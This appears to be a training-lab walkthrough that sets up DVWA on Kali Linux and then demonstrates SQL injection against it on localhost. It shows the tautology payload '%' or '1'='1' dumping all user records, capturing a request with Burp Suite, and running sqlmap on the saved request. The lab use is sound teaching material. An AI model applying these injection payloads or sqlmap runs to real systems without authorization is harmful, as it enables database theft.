
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]>
```

create user dvwa@localhost identified by 'p@ssw0rd';



```
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)


MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]>
```

grant all on dvwa.* to dvwa@localhost;

flush privileges;

exit;



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$
```

sudo service apache2 start

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database


we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible



as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to users that even if a developer has tried but failed to secure an application, there are still many exploitation techniques available.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all known attacks**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low
Medium
High
Impossible

PHPIDS (PHP-Intrusion Detection System) is a security layer for PHP-based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

set as LOW.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

[PHPIDS](#) v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Click submit.

Attacking the system:

- **SQLInjection:**

Enter 1 and Click submit

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Enter 2 and Click submit

The screenshot shows the DVWA SQL Injection page at the URL <http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#>. The sidebar menu on the left has 'SQL Injection' selected. The main content area shows the input field 'User ID:' containing '2'. Below it, the output shows the results of the injection attempt:

```
ID: 1
First name: admin
Surname: admin
```

Below the output, there is a 'More Information' section with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Enter '%' or '1'='1

It displays all the information.


The screenshot shows the DVWA SQL Injection page with the input field 'User ID:' containing '% or '1'='1'. The main content area displays multiple user records returned by the injection:

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith


Below the table, there is a 'More Information' section with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>


Open burp suite



open burp suite



click proxy



it should be that interception on

the data will be opened

In the linux terminal create a file with any file extension.


copy the content and paste in the file created using terminal

```
(kali㉿kali)-[~]
$ touch sqlinsam.txt

(kali㉿kali)-[~]
$ nano sqlinsam.txt

(kali㉿kali)-[~]
$ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
```

to view the content of the created file.



```
(kali㉿kali)-[~]
$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap -r sqlmaplow.txt

